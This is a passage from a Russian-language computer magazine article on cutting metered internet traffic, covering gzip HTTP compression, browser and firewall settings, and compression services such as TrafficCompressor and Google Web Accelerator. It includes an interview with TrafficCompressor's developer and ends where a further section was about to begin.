ТЕХНИЧЕСКИЙ ПРОГРЕСС НЕ СТОИТ НА МЕСТЕ. ТО, ЧТО ПОЛГОДА НАЗАД СЧИТАЛОСЬ ВЕРХОМ СОВЕРШЕНСТВА, СЕГОДНЯ ВЫЗЫВАЕТ У НАС СНИСХОДИТЕЛЬНУЮ УЛЫБКУ. ОСОБЕННО ДИНАМИЧНО РАЗВИВАЕТСЯ МИР ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ. ГИГАГЕРЦЫ И ГИГАБАЙТЫ ПРИШЛИ НА СМЕНУ МЕГАГЕРЦАМ И МЕГАБАЙТАМ. 10-15 ЛЕТ НАЗАД НА ДИСКЕТУ ПОМЕЩАЛСЯ ВНУШИТЕЛЬНЫЙ КОМПЛЕКТ ПРОГРАММ, СЕЙЧАС И DVD-ДИСКИ КАЖУТСЯ НАМ МАЛОВЕСТИТЕЛЬНЫМИ | ТРУХАЧЕВ ЯРОСЛАВ АКА АНАЛИЗИРУЮЩИЙ (ANALYST1945@MAIL.RU)

Когда-то dual-up был показателем продвинутости владельца PC, сегодня же домашними выделенками никого не удивишь. В прошлом остались регулярные дисконнекты, занятые телефонные линии, повременная оплата и скучное ожидание загрузки страниц. Однако привередливый пользователь интернета снова и снова требует больше.

Хотя ADSL и домашние сети уже доступны во многих регионах страны, безлимитный доступ для большинства пользователей остается мечтой. Не все могут позволить себе ощутить прелести интернета в полной мере при нынешних тарифах местных провайдеров, часто монополистов в этой сфере. Плюс качество связи на безлимитных тарифах оставляет желать лучшего, как минимум в плане скорости соединения.

Серферы глобальной паутины! Отечественные и не только! Я предлагаю несколько вариантов облегчения вашей жизни.

**экономим по-простому** На какие ухищрения идет пользователь интернета, сидящий на помегабайтной оплате?

Обычная мера — отключение графики, flash'a, рекламы и прочих тяжеловесных элементов страниц сайта. На помощь приходят всевозможные контент-фильтры, баннерорезки и браузеры с продвинутыми возможностями. Если пользователь

решился на такой шаг, он потерял возможность воспринимать информацию с комфортом и посещать некоторые сайты. Немало трудностей возникнет и при просмотре ресурсов, создатель которых пренебрег правилами HTML-верстки либо по неосторожности использовал «запретное» слово в названии страницы. Баннеры, кстати, часто приносят пользу не только своим владельцам.

---

**«SEQUENCE REDUCER —  
АППАРАТНОЕ РЕШЕНИЕ СЖАТИЯ  
ТРАФИКА (WWW.CNEWS.RU  
/NEWCOM/INDEX.SHTML?2003/10/  
07/149631)»**

---



**gzip: онлайн-компрессор** Более продвинутый пользователь, поковырявшись в настройках браузера, активирует встроенную поддержку http-компрессии. Однако эффект от данной меры совсем небольшой: лишь 5-10% сайтов активируют функцию GZip и часто отключают ее, чтобы снизить нагрузку на web-сервер или на админов, которые так освобождаются от копания в соответствующих технических вопросах. Кроме того, в некоторых случаях сжатие не используется несмотря даже на то, что GZip активирована.

Что представляет собой GZip и как использовать его? GZip (GNU zip) — это утилита сжатия информации. Для декомпрессии используется библиотека zlib.dll. Применяется на web- и прокси-серверах для передачи информации от сервера к браузеру в сжатом виде. Чтобы получить сжатый контент, клиент (браузер) должен подтвердить серверу свою готовность, поместив в заголовок запроса строку:

**Accept-encoding: GZip, deflate**

В ответ на этот запрос сервер сжимает данные и передает их браузеру, уведомив его об этом посредством строки:

**Content-Encoding: GZip**

Полученные сжатые данные разжимаются браузером, помещаются во временный файл и выдаются пользователю. Весь процесс происходит настолько прозрачно для пользователя, что порой сложно установить то, какой тип трафика используется браузером. Для проверки существует несколько способов.

Способ первый — посетить страницу, которая показывает заголовок обычного http-запроса браузера. Например <http://forum.ru-board.com/e.pl>.

В указанном заголовке следует найти запись:

**HTTP\_ACCEPT\_ENCODING => GZip, deflate**

Способ второй. Многие сайты (особенно форумы, для них сжатие особенно актуально) применяют графические индикаторы активности GZip. Увидеть такой можно, например, если посетить форум <http://forum.compwiki.info> (для просмотра регистрация не обязательна) — обрати внимание на левый нижний угол, в котором располагается индикатор, разгадать его значение не составит труда.

Что же делать, если GZip неактивен? В первую очередь следует проверить, включена ли поддержка встроенного сжатия браузером. В Internet Explorer и в его надстройках (наподобие Maxthon) — убедиться, что установлены флажки в разделе «Свойства обозревателя»-> «Дополнительно»-> «Настройка HTTP 1.1» и «Настройка HTTP 1.1 через прокси-соединения» (второе — если используется прокси-сервер; это особенно актуально для локальных сетей).

## webwarper — экономим на трафике

РУССКОЯЗЫЧНАЯ СТРАНИЦА — <http://webwarper.net/wwr>

### основные возможности webwarper

- СЖАТИЕ GZIP;
- «СВЕРХПЛОТНЫЙ» РЕЖИМ — УДАЛЯЕТСЯ ВСЯ ГРАФИКА, СКРИПТЫ И ПРОЧИЕ «УКРАШЕНИЯ»;
- ПРОВЕРКА ПОСЕЩАЕМЫХ РЕСУРСОВ НА ВИРУСЫ, ОПАСНЫЕ МОДУЛИ АКТИВХ;
- АНОНИМАЙЗЕР (IP-АДРЕС ТВОЕГО КОМПЬЮТЕРА НЕ «ЗАСВЕЧИВАЕТСЯ» НИГДЕ);
- ВОЗМОЖНОСТЬ ИСПОЛЬЗОВАТЬ СТАРТОВУЮ СТРАНИЦУ БЕЗ ПРЕДВАРИТЕЛЬНОЙ ЗАГРУЗКИ (НУЖНО ЛИШЬ ВПИСАТЬ В АДРЕСНУЮ СТРОКУ СПЕЦИАЛЬНЫЙ ПРЕФИКС «[HTTP://WEBWARPER.NET/WW/-AV/](http://webwarper.net/wwr)»; НАПРИМЕР [HTTP://WEBWARPER.NET/WW/-AV/WWW.MAIL.RU](http://webwarper.net/wwr/-av/www.mail.ru));
- УТИЛИТА АВТОМАТИЗАЦИИ ПРЕДЫДУЩЕЙ ВОЗМОЖНОСТИ.

Подробнее о поддержке и активации GZip другим браузером — на сайте производителя. Замечу, что большинство современных браузеров поддерживают данную функцию.

Следующий шаг — обратить внимание на используемые баннерорезки и файрволы. Большинство программ данного типа не умеют обрабатывать сжатый контент, и поэтому вырезают информацию о поддержке GZip из http-заголовков. Например, владельцу Agnitum Outpost Firewall следует отключить модуль контент-фильтрации и удаления рекламы либо поддержку GZip (вручную), установив значение EnableGZipencoding в 1 (DWORD) в реестре:

**HKEY\_LOCAL\_MACHINE\SOFTWARE\Agnitum\Outpost Firewall**

Затем перезапустить службу файрвола — после этого на сжатых страницах станут неработоспособными модули Advertisement blocking, Content Filtering и Active Content filtering.

**полезные посредники** Допустим, GZip работает на все 100, но, как я уже сказал, лишь на немногих сайтах. Как поступить?

Вариант первый — воспользоваться CGI-прокси, который поддерживает эту функцию. Как происходит посещение страниц в этом случае? Пользователь набирает адрес нужной страницы в соответствующем поле на сайте прокси-сервера. По указанному адресу прокси-сервер загружает страницу, сжимает ее GZip и выдает браузеру посетителя. По принципу работы похоже на CGI-анонимайзеры.

Казалось бы, вот она — идиллия. Однако, как известно, бесплатный сыр бывает только в мышеловке. В чем минусы данного способа?

Во-первых, на сжатую страницу будет добавлена реклама, собственная символика и прочие дополнительные элементы, что, несомненно, приведет к увеличению трафика. Во-вторых, часто

данные сервисы предлагают строго ограниченное количество скачиваемой информации в единицу времени (обычно — в сутки) либо, как альтернативу — оплату соответствующих услуг. Конечно, можно отфильтровать рекламу специальными программами, зарегистрировать несколько аккаунтов и серфить через прокси-серверы, но выгода и удобство такого серфинга сомнительны.

**полезное с удобным** Даже если пользователь согласен на многочисленные неудобства способов, уже описанных мной, не следует забывать, что кроме WWW с его HTML-страницами в интернете существует достаточное количество протоколов и сервисов, потребляющих немалый трафик: POP (благодаря ему можно получать письма после пары кликов), ICQ (потребляет не так уж мало при активных беседах и обширном контакт-листе), IRC (способен накрутить счетчик трафика даже при пассивном созерцании жизни на каналах), NNTP (далеко не мертв и часто бывает гораздо удобнее www-форумов).

Какой же альтернативой воспользоваться, чтобы ощутить все эти прелести Глобальной паутины, не обогнав свой карман существенно?

Устав наблюдать невеселые цифры (впрочем, кому как) в счетах от провайдеров, несколько групп программистов в разное время и в разной функциональности (но преследуя одну цель) создали программные продукты для снижения расхода трафика, которые позволили не уменьшать количество принимаемой информации. По принципу эти программные продукты во многом схожи с CGI GZip Proxy, описанными выше. Разница лишь в том, что вместо посещения сайта в операционную систему устанавливается клиентская программа-модуль. Модуль перехватывает и запрос, перенаправляющий на сервер. На сервере происходит скачивание и обработка запрошенной информации, которая в свою очередь передается клиенту в сжатом виде. Сжатие информации возможно в двух направлениях: для скачиваемых и передаваемых данных.

От сервера к компьютеру данные передаются в сжатом виде (в заархивированном), что как раз и обеспечивает уменьшение трафика, а также ускоряет работу, если соединение «медленное».

Преимущества данного способа очевидны. Входящий трафик уменьшается в пять-шесть раз при обычном просмотре сайтов. Как следствие, ускоряется загрузка страниц, что актуально на узких каналах.

Рассмотрим несколько способов реализации описанного способа.

## утилиты сжатия трафика


### GPRSBooster

Русская страница официального сайта — <http://gprsbooster.com/rus>. Одна из самых старых разработок. Несмотря на название, GPRSBooster предназначен не только для GPRS-соединений. Сжимает http-трафик и картинки, изменяя (и, естественно, ухудшая) их качество. Для проверки сервиса бесплатно предоставляются первые 50 Мб несжатых данных на две недели. Позже, очевидно, придется оплатить доступ или ...зарегистрировать еще один аккаунт. Последнее время сильно перегружен халявчиками.

### Google Web Accelerator

Официальная страница — <http://webaccelerator.google.com>. Проект от microsoft'овского конкурента №1. Весь мир очень интересуется тем, почему Microsoft до сих пор не объявила о создании чего-то подобного. Индикатор появляется на панели инструментов Internet Explorer, показывая не количество сжатого трафика, а количество сэкономленного времени на загрузку. Возможность, которую я только что описал, рассчитана на потребителей безлимитного интернета по медленным каналам: «For users in North America and Europe». Какое-то время в Сети курсировали слухи об отключении проекта (<http://citcity.ru/7744>). При нажатии кнопки на скачивание программы на ее официальном сайте появлялось объявление следующего содержания: «Спасибо, что заинтересовались Google Web Accelerator. В данный момент мы исчерпали доступные ресурсы и активно работаем над увеличением количества поддерживаемых пользователей». При желании ссылку на другой источник закачки мож-

Провайдер наземного  
Globax



но было найти за несколько минут в том же [google.com](http://google.com). На момент написания статьи программа прекрасно скачивалась и работала.

### MyProxy

Сайт программы — [http://myproxy.com.ua/compress\\_ru.htm](http://myproxy.com.ua/compress_ru.htm). Решение для системных администраторов и владельцев небольших домашних сетей. Прокси-сервер и http-архиватор онлайн в одном флаконе. Мудрое решение.

### <http://trafcomp.net.ru>

Подключение осуществляется простой настройкой браузера. Помимо сжатия GZip, преобразовывает картинки и анимацию. Естественно, качество изображений ухудшается, анимированные GIF-изображения становятся статическими, порой резко искажаются цвета, безвозвратно исчезает прозрачный фон изображений. Но при этом не изменяется дизайн отображаемой страницы, нет зияющих «дыр» на месте отсутствующих изображений.

### Globax

Сайт разработчика — <http://globax.info>, русскоязычная страница «приземленного» варианта — [www.globax.biz](http://www.globax.biz). Изначальное предназначение Globax — ускорение интернета при асимметричном

# «СЖАТИЕ ТРАФИКА БЕРЕТСЯ НА ВООРУЖЕНИЕ МНОГИМИ ПРОВАЙДЕРАМИ. ЯРКИЙ ПРИМЕР — УСЛУГА SKY TURBO ОТ SKY LINK»


доступе через спутниковый провайдер благодаря сжатию исходящих запросов. Вполне естественно, что в чью-то голову пришла мысль использовать программу на более распространенных технологиях: xDSL, GPRS...

TrafficCompressor Сайт разработчика — [www.tcompressor.com](http://www.tcompressor.com), русскоязычный форум — <http://forum.ru.tcompressor.com>. Одна из лучших разработок

Google Web Accelerator скачивается и работает

подобного рода. От аналогов отличается целым рядом достоинств:

- НЕ ТРЕБУЕТСЯ КАКИХ-ЛИБО СЛОЖНЫХ НАСТРОЕК КЛИЕНТСКОЙ ЧАСТИ ИЛИ БРАУЗЕРА. ПРОГРАММА НАЧИНАЕТ РАБОТАТЬ НОРМАЛЬНО СРАЗУ ПОСЛЕ УСТАНОВКИ.
- КРОМЕ HTTP-БРАУЗЕРА, СЖИМАЕТСЯ И ТРАФИК САМЫХ ПОПУЛЯРНЫХ СЕРВИСОВ.
- ДО ВОСЬМИ ПОТОКОВ СОЕДИНЕНИЯ С ОБРАБАТЫВАЮЩИМ СЕРВЕРОМ, ЧТО ДОПОЛНИТЕЛЬНО ПОВЫШАЕТ СКОРОСТЬ РАБОТЫ.
- НАГЛЯДНАЯ ИНДИКАЦИЯ ТЕКУЩЕГО СОСТОЯНИЯ ПРОГРАММЫ, А ТАКЖЕ КОЛИЧЕСТВА СЖАТОГО/СЭКОНОМЛЕННОГО ТРАФИКА.
- ПРЕКРАСНО УЖИВАЕТСЯ С ПОПУЛЯРНЫМИ ФАЙРВОЛАМИ И ПРОКСИ-СЕРВЕРАМИ. НАПРИМЕР, В ХОДЕ ЭКСПЕРИМЕНТА ОН РАБОТАЛ НА КОМПЬЮТЕРЕ С АКТИВНЫМИ ПРОГРАММАМИ AGNITUM OUT-



POST FIREWALL И USERGATE. ПЕРВЫЙ ПРЕВОСХОДНО ВЫРЕЗАЛ РЕКЛАМУ И БАННЕРЫ, А ВТОРОЙ РАЗДАВАЛ ТРАФИК В ЛОКАЛЬНУЮ СЕТЬ, ПОЛУЧАЯ ЕГО ОТ TRAFFICCOMPRESSOR.

Без минусов не бывает и плюсов. TrafficCompressor не лишен недостатков:

- для WEB-СЕРВЕРОВ И ДРУГИХ СЕРВИСОВ ПОЛЬЗОВАТЕЛЬ ВИДЕН НЕ ПОД РЕАЛЬНЫМ IP-АДРЕСОМ, А ПОД IP СЕРВЕРА

TRAFFICCOMPRESSOR (ЭТО ЛЕГКО ПРОВЕРИТЬ ПОСЕТИВ САЙТ [www.whatismyip.com](http://www.whatismyip.com)). ИМЕННО ПО ЭТОЙ ПРИЧИНЕ ПОЛЬЗОВАТЕЛЮ МОГУТ СООБЩИТЬ «ВЫ ЗАБАНЫ» (НАПРИМЕР, ЕСЛИ ЧЕЛОВЕК ПОПЫТАЕТСЯ ПОДКЛЮЧИТЬСЯ К IRC-СЕТИ [dial-net.ru](http://dial-net.ru) С АКТИВНЫМ TRAFFICCOMPRESSOR) ИЛИ «ВЫ УЖЕ ПРИНИМАЛИ УЧАСТИЕ В ЭТОМ ГОЛОСОВАНИИ». ЭТА ПРОБЛЕМА ЛЕГКО РЕШАЕТСЯ: ДОСТАТОЧНО ВНЕСТИ ПРОБЛЕМНЫЙ ХОСТ В СПИСОК ИСКЛЮЧЕНИЙ, ЧТОБЫ СОЕДИНЕНИЯ С НИМ

ПРОИСХОДИЛИ ОБЫЧНЫМ ОБРАЗОМ, ТО ЕСТЬ НАПРЯМУЮ.

- НЕ РАБОТАЕТ С ПРОКСИ-СЕРВЕРАМИ. НЕОБХОДИМ ПРЯМОЙ ДОСТУП ИЛИ NAT. ОБЕЩАЮТ ИСПРАВИТЬ В СЛЕДУЮЩИХ ВЕРСИЯХ.

**О чем не следует забывать** При использовании сервисов сжатия не стоит забывать о приватности данных: вся информация, проходящая через обрабатывающие серверы (пароли,

## ИНТЕРВЬЮ С РАЗРАБОТЧИКАМИ

ЗАИНТЕРЕСОВАВШИСЬ СЕРВИСОМ TRAFFICCOMPRESSOR, МЫ РЕШИЛИ ЗАДАТЬ ЕГО РАЗРАБОТЧИКАМ НЕСКОЛЬКО ВОПРОСОВ

### СПЕЦ: КАК ДАВНО БЫЛ ОСНОВАН ПРОЕКТ? С ЧЕГО ОН НАЧИНАЛСЯ?

**TrafficCompressor:** Работа над сервисом началась в июне 2004 года. В феврале 2005 был запущен сайт [www.tcompressor.com](http://www.tcompressor.com) и вышла самая первая версия 0.1 beta. Версия была, конечно, довольно «сырой». В реальных условиях эксплуатации сразу обнаружились многие технические проблемы и ошибки, которые были не видны при внутреннем тестировании. Но сервис сразу нашел своих поклонников.

### СПЕЦ: КАК ВОЗНИКЛА ИДЕЯ ОРГАНИЗОВАТЬ ТАКОЙ СЕРВИС? ВЫ ЗАМЕТИЛИ НЕДОСТАТКИ ДРУГИХ ПОДОБНЫХ СЕРВИСОВ ИЛИ БЫЛА РАЗРАБОТАНА УНИКАЛЬНАЯ ИДЕЯ?

**Т.С.:** Уникальной идею сервиса TrafficCompressor назвать, конечно, нельзя. Это, скорее, попытка объединить различные существующие идеи и сделать сервис с более широкими возможностями, по сравнению с другими подобными сервисами.

Насчет того, как рождалась идея, я могу рассказать целую историю. Меня на протяжении многих лет регулярно посещала мысль о том, почему в мире так много медленных и дорогих интернет-каналов, но информация по ним передается очень неэффективно. Довольно большая часть сетевого трафика имеет текстовую природу. Сжатие информации широко применяется во всех областях IT-индустрии давно, и так и напрашивается идея какого-то универсального объединения этих сущностей компьютерного мира: сетевого трафика и сжатия информации. В частности, я нередко думал о том, что если реализовать единый стандарт сжатия во всех сетевых устройствах, то пропускная способность многих каналов значительно возросла бы. К сожалению, такая поддержка в настоящий момент используется в основном в модемах, и то часто она отключена.

Одной из причин, вызвавших мои размышления, был такой случай. Несколько лет назад мне пришлось разрабатывать web-сайт, на него часто нужно было закачивать базу данных в формате MS Access. Я использовал dial-up-соединение и модем фирмы Zyxel. У провайдера также стояло оборудование Zyxel, общение модемов происходило через специальный протокол. (Насколько я знаю, модемное оборудование Zyxel имеет свои оптимизированные протоколы, которые автоматически активизируются, когда соединяются два модема Zyxel.) При этом происходило сжатие данных модемом и файл MDB закачивался обычно со скоростью 8-10 Кб в секунду на довольно медленном (28,8-36,6 kbps) и низкогокачественном dial-up-соединении. Конечно, это не могло не вызвать у меня восторг, если учитывать, что через другой модем загрузка файла происходила со скоростью около 3 Кб в секунду.

Затем мне около года приходилось довольно интенсивно пользоваться доступом в интернет через CSD(GSM)-соединение. Конечно, просто ужас. Соединение 9,6 kbps, цена 1,5 р/мин. Весь трафик был исключительно текстовый, в основном e-mail, иногда web-трафик. Сжатия трафика не хватало очень сильно.

Затем в течение пары лет я пользовался GPRS-соединением, и тоже довольно интенсивно. При тарифах 6-15 р/Мб на интернет у меня уходило довольно много денег. Нетрудно догадаться, что мысли о сжатии трафика меня не покидали. Тогда я узнал о паре сервисов, аналогичных TrafficCompressor'у, — конечно, очень приятное открытие. Но было досадно, что эти сервисы сжимают только web-трафик. Мысли о потребности в



АВТОР И ИДЕЙНЫЙ ВДОХНОВИТЕЛЬ ТКОМПРЕССОРА

какой-то универсальной технологии постоянно приходили на ум. И вот как-то я установил пятую версию антивируса Касперского, в которой была добавлена довольно интересная функция, сейчас она поддерживается почти любым антивирусом. Антивирус позволял удалять вирусы в e-mail-сообщениях «на лету», то есть во время загрузки или отправки почты. Причем для e-mail-клиента процесс работы антивируса был абсолютно прозрачен, никаких дополнительных настроек e-mail-клиента производить не нужно. Любой e-mail-клиент, даже неизвестный антивирусу, поддерживался автоматически. Когда с помощью программы TcpView я наблюдал то, как работает антивирус Касперского, меня как-то буквально ошаршила мысль: «Вот оно — решение, пусть и не на 100% процентов универсальное, но для реализации идеи сжатия любого трафика! Если объединить идею существующих сервисов сжатия web-трафика и идею антивируса Касперского, то получится довольно универсальный способ сжатия трафика». Мне настолько понравилась эта идея и я настолько был измучен медленными и дорогими каналами, что пару ночей я просто не мог уснуть, обдумывая возможную реализацию такой идеи. Твердое решение создать такой сервис появилось сразу. Остальное было, как говорится, делом техники.

#### СПЕЦ: ЧЕМ УНИКАЛЕН СЕРВИС? КАКИЕ УЛУЧШЕНИЯ ПРИСУТСТВУЮТ (ПО СРАВНЕНИЮ С ДРУГИМИ СЕРВИСАМИ)?

**Т.С.:** Основное отличие TrafficCompressor'a от аналогов — это прозрачная поддержка многих сетевых программ. Практически все аналогичные программы работают в качестве локального прокси-сервера, поэтому:

- 1 ТРЕБУЕТСЯ, ЧТОБЫ СЕТЕВЫЕ ПРОГРАММЫ ПОЛЬЗОВАТЕЛЯ ПОДДЕРЖИВАЛИ ПРОКСИ-СЕРВЕР.
- 2 АНАЛОГИ TRAFFICCOMPRESSOR'A ОБЫЧНО ОГРАНИЧИВАЮТСЯ СЖАТИЕМ ТОЛЬКО ТРАФИКА WEB-БРАУЗЕРОВ.
- 3 ИНОГДА ТРЕБУЕТСЯ РУЧНАЯ НАСТРОЙКА АДРЕСА ПРОКСИ-СЕРВЕРА В БРАУЗЕРЕ.

TrafficCompressor же этих недостатков лишен, а именно:

- 1 TRAFFICCOMPRESSOR ПОДДЕРЖИВАЕТ ДАЖЕ ТЕ ПРОГРАММЫ, КОТОРЫЕ НЕ СПОСОБНЫ РАБОТАТЬ ЧЕРЕЗ ПРОКСИ-СЕРВЕР.
- 2 TRAFFICCOMPRESSOR СПОСОБЕН СЖИМАТЬ ТРАФИК МНОГИХ СЕТЕВЫХ ПРОГРАММ, А НЕ ТОЛЬКО ТРАФИК БРАУЗЕРОВ.
- 3 НЕ ТРЕБУЕТСЯ ДОПОЛНИТЕЛЬНАЯ НАСТРОЙКА ПРОГРАММ, ТРАФИК КОТОРЫХ СЖИМАЕТСЯ TRAFFICCOMPRESSOR'OM.

Конечно, иногда работа с прокси-сервером имеет преимущества, поэтому в будущих версиях мы планируем добавить возможность использовать программу TrafficCompressor как локальный прокси-сервер.

Среди интересных функций TrafficCompressor'a можно также выделить функцию поддержки постоянного соединения. Если ты открываешь какую-то web-страницу, загружаешь e-mail-сообщения, общаешься по ICQ и т.п., а в этот момент происходит разрыв модемного соединения, то передача данных не обрывается, а просто приостанавливается (и ты видишь зеленый значок с красным восклицательным знаком). Если в течение двух минут ты успеешь восстановить модемное соединение, то передача данных возобновится и загрузка web-страницы или e-mail-сообщений успешно завершится.

#### СПЕЦ: НАСКОЛЬКО МНЕ ИЗВЕСТНО, TRAFFICCOMPRESSOR ИСПОЛЬЗУЕТ ДЛЯ СЖАТИЯ АЛГОРИТМЫ GZIP. ПОЧЕМУ ИМЕННО ЭТИ АЛГОРИТМЫ? НЕ ПРОЩЕ ЛИ КУПИТЬ ПРАВО НА ИСПОЛЬЗОВАНИЕ БОЛЕЕ ЭФФЕКТИВНОГО RAR?

**Т.С.:** У алгоритма GZip (или, точнее, zlib, который лежит в основе формата GZip) есть пара преимуществ, которые делают его намного более подходя-

щим для целей TrafficCompressor'a, если сравнивать с другими алгоритмами.

Первое преимущество — это довольно низкие требования к ресурсам компьютера при сжатии информации. GZip потребляет довольно малое количество памяти и процессорного времени. Если сервер одновременно сжимает трафик сотен и тысяч пользователей, это довольно важный фактор.

Второе и, наверно, главное преимущество: GZip позволяет сжимать потоковые данные. Другими словами, когда данные поступают небольшими порциями и когда точно неизвестно время, в которое поток данных закончится, следует сжимать данные в реальном времени и сразу же отправлять их пользователю. Многие более мощные алгоритмы не имеют такого режима, по крайней мере, мы не знаем таких алгоритмов (но этот вопрос пока не исследован окончательно). TrafficCompressor может работать с почти любыми неизвестными ему протоколами, и именно потоковый режим сжатия информации ему просто необходим.

В будущих версиях мы планируем внедрить другие алгоритмы, но, наверно, только для http-протокола (может быть, еще для POP3), так как возможное, что алгоритма с полноценной поддержкой потокового сжатия не найдется.

#### СПЕЦ: НА ФОРУМЕ САЙТА ПОРОЙ ВЫДВИГАЮТСЯ САМЫЕ НЕВЕРОЯТНЫЕ ПРЕДЛОЖЕНИЯ ПО УСОВЕРШЕНСТВОВАНИЮ TRAFFICCOMPRESSOR'A. КАКИЕ УСОВЕРШЕНСТВОВАНИЯ ВЫ ПЛАНИРУЕТЕ ВВЕСТИ В СЛЕДУЮЩИХ ВЕРСИЯХ?

**Т.С.:** В первую очередь планируется довести бета-тестирование сервиса до конца и выпустить финальную версию. После выхода финальной версии TrafficCompressor станет платным, но мы постараемся сделать его использование привлекательным для любого пользователя, который заинтересован в уменьшении количества своего трафика.

В ближайшее время планируется запуск русской версии сайта [www.tcompressor.com](http://ru.tcompressor.com). Адрес русскоязычного сайта будет <http://ru.tcompressor.com>.

В дальнейшем мы планируем наращивать количество различных функций, направленных в первую очередь на еще большую экономию трафика, — кеширование страниц, сжатие изображений с потерей качества, фильтрация рекламы и некоторых другие. Планируется добавление некоторых уникальных функций, которые нельзя встретить в других программах.

Наши пользователи вносят множество предложений о различных новых функциях. Многие из них уже реализованы. Будем стараться (в силу наших возможностей) реализовывать и другие идеи пользователей. От наших пользователей пришло много различных интересных предложений — хватит на многие месяцы нашей работы, за что мы очень благодарны.

#### СПЕЦ: ОЖИДАЕТСЯ ЛИ ДОПОЛНИТЕЛЬНЫЙ ВЫПУСК ПРОМЕЖУТОЧНЫХ БЕТА-ВЕРСИЙ ПОСЛЕ 0.5 BUILD 268 БЕТА ИЛИ ВЫЙДЕТ ТОЛЬКО ФИНАЛЬНЫЙ ВАРИАНТ?

**Т.С.:** Да, выпуск промежуточных бета-версий планируется, но в них новых функций будет совсем немного. Сейчас основная работа идет над решением различных оставшихся проблем в программе, в частности, мы работаем над улучшением совместимости с некоторыми антивирусами и другими программами.

#### СПЕЦ: ПЛАНИРУЕТСЯ ЛИ ВЫПУСК TRAFFICCOMPRESSOR ДЛЯ ДРУГИХ ПЛАТФОРМ? НАПРИМЕР ДЛЯ LINUX, FREEBSD, MAC, КПК...

**Т.С.:** У нас есть желание выпустить версию для КПК, но пока это трудно назвать планами. Скорее, пока именно желание. Дело в том, что в версии для PC еще предстоит очень много работы по добавлению всех запланированных функций.

Насчет версии для Linux, FreeBSD и Mac пока сложно говорить, так как количество потенциальных пользователей на этих платформах, конечно, меньше, чем на платформе Windows.

## «СЖАТЫЕ GZIP-ФАЙЛЫ ИМЕЮТ СРОК ДЕЙСТВИЯ ДО 1 ЯНВАРЯ 1997 ГОДА, ЧТО ЗАПРЕЩАЕТ ИХ КЕШИРОВАНИЕ ПРОКСИ-СЕРВЕРАМИ И БРАУЗЕРАМИ»

почтовая корреспонденция, личная информация), может быть доступна обслуживающему персоналу и администрации сервиса либо хакеру, взломавшему защиту. Пусть даже серьезные организации сразу оговаривают неприкосновенность пользовательской информации в специальном разделе Privacy Policy (например [www.tocompressor.com/Privacy.aspx](http://www.tocompressor.com/Privacy.aspx) или <http://webaccelerator.google.com/privacy.html>), в любом случае следует хорошо подумать перед обращением к услугам программ, сжимающих трафик. Если ты сомневаешься в их надежности, внеси источники частных данных в список исключений или вовсе откажись от услуг данного рода. Как правило, тревоги о сохранности данных беспочвенны: электронные платежные системы, банки и подобные им сайты перешли на защищенные SSL- и Crypto-Pro-соединения. Не следует надеяться и на полную анонимность. Сервисы дорожат своей репутацией и не намерены терять клиентов, поэтому стремятся избежать их от наткновения на баны, черные списки и антиспам-листы. Скорее всего, твой реальный IP все-таки будет виден. Это легко проверить посетив уже упомянутый [www.whatismyip.com](http://www.whatismyip.com).

В данном случае 217.118.83.1 — это мой реальный IP-адрес, а 65.110.10.49 — IP сжимающего сервера. Как видишь, все достаточно прозрачно. При первой же попытке использовать сервис недобросовестно, скорее всего, ты будешь забанен по аккаунту и IP не только на текущем сервисе, но и на большинстве родственных ему. Вдгонку на тебя пожалуются провайдеру. И твое счастье, если ты живешь не за рубежом...


**сам себе прокси** Экономия трафика способами, описанными выше, иногда становится настолько существенной, что сказывается на доходах провайдера. Несмотря на то, что среди производителей программ онлайн-архиваторов распространен аргумент «На те же деньги будет выкачиваться больше несжатого трафика, и провайдер останется при своем», все чаще натываются на случаи, в которых провайдер блокирует тот или иной сервис ради сохранения уровня своих доходов.

Даже если провайдер закрывает глаза на подобные «воль-

Большинство dial-up-модемов поддерживают сжатие трафика

ности», проблемы, связанные с общим IP и именем хоста, а также вопрос приватности данных не прибавляют вдохновения. Какой же выход можно найти? Как обычно, у меня наготове несколько вариантов:

